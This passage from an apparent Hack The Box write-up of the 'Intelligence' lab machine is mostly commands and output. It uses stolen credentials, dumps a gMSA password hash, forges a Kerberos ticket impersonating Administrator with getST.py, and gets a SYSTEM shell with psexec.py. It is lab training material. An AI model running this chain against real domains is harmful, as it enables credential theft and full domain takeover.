SMB 10.10.10.248 445 DC [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:intelligence.htb) (signing:True) (SMBv1:False)
SMB 10.10.10.248 445 DC [+] intelligence.htb/ted.graves:Mr.Teddy
sodanew@kali:~/Documents/HTB/Machine/Windows/Intelligence$

```


Owned ted.graves edit it on bloodhound.



1.7 Read GMSA password

1.7.1 Bloodhound Tip

Bloodhounds show the way to get password. This is executable file.



Alternative way tool: <https://github.com/micahvandeusen/gMSADumper>

1.7.2 Obtain svc_int password hash

Get hash for the svc_int account.

```
sodanew@kali:~/Documents/HTB/Machine/Windows/Intelligence$ python3 /opt/kerberos/gmsaDumper/gmsaDumper.py -u 'ted.graves' -p 'Mr.Teddy' -d intelligence.htb
Users or groups who can read password for svc_int$:
> DC$
> itsupport
svc_int$::b98d4cef68f72a98dfeed732d1b1abca
sodanew@kali:~/Documents/HTB/Machine/Windows/Intelligence$
```

1.7.3 Verify credentials

Verify svc_int credentials

```
sodanew@kali:~/Documents/HTB/Machine/Windows/Intelligence$ crackmapexec smb intelligence.htb -u 'svc_int$' -H 'b98d4cef68f72a98dfeed732d1b1abca'
SMB 10.10.10.248 445 DC [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:intelligence.htb) (signing:True) (SMBv1:False)
SMB 10.10.10.248 445 DC [+] intelligence.htb\svc_int$ b98d4cef68f72a98dfeed732d1b1abca
sodanew@kali:~/Documents/HTB/Machine/Windows/Intelligence$
```

Update the machine with server time

```
svc_int$::b98d4cef68f72a98dfeed732d1b1abca
sodanew@kali:~/Documents/HTB/Machine/Windows/Intelligence$ sudo ntpdate 10.10.10.248
{"time": "2021-11-28T18:40:31.695349+0800", "offset": 28825.633890, "precision": 0.125671, "host": "10.10.10.248", "ip": "10.10.10.248", "stratum": 1, "leap": "no-leap", "adjusted": true}
CLOCK: time stepped by 28825.633890
sodanew@kali:~/Documents/HTB/Machine/Windows/Intelligence$
```

2.0 ROOT

2.1.1 Silver Ticket

Silver ticket Attack to get Administrator ticket.

```
sodanew@kaline:~/Documents/HTB/Machine/Windows/Intelligence$ sudo ntpdate 10.10.10.248
{"time":"2021-11-28T21:24:04.146427+0800","offset":976.762353,"precision":0.189371,"host":"10.10.10.248","ip":"10.10.10.248","stratum":1,"leap":"no-leap","adjusted":true}
CLOCK: time stepped by 976.762353
sodanew@kaline:~/Documents/HTB/Machine/Windows/Intelligence$ getST.py -spn www/dc.intelligence.htb -impersonate Administrator intelligence.htb/svc_int$ -hashes
b98d4cef68f72a98dfeed732d1b1abca:b98d4cef68f72a98dfeed732d1b1abca
Impacket v0.9.24.dev1+20210706.140217.6da655ca - Copyright 2021 SecureAuth Corporation

[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator.ccache
sodanew@kaline:~/Documents/HTB/Machine/Windows/Intelligence$ ls
Administrator.ccache bloodhound-dll intelligence.md nmap target-items weaponized web-dir words-dir
sodanew@kaline:~/Documents/HTB/Machine/Windows/Intelligence$
```

Export KRB5CCNAME

```
Administrator.ccache bloodhound-dll intelligence.md nmap target-items weaponized web-dir words-dir
sodanew@kaline:~/Documents/HTB/Machine/Windows/Intelligence$ export KRB5CCNAME=Administrator.ccache
```

2.1.2 Gain access

PSEXEC into victim machine by impacket.

```
sodanew@kaline:~/Documents/HTB/Machine/Windows/Intelligence$ psexec.py -k -no-pass intelligence.htb/administrator@dc.intelligence.htb
Impacket v0.9.24.dev1+20210706.140217.6da655ca - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on dc.intelligence.htb.....
[*] Found writable share ADMIN$
[*] Uploading file SJDecelc.exe
[*] Opening SVCManager on dc.intelligence.htb.....
[*] Creating service YRkp on dc.intelligence.htb.....
[*] Starting service YRkp.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1879]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```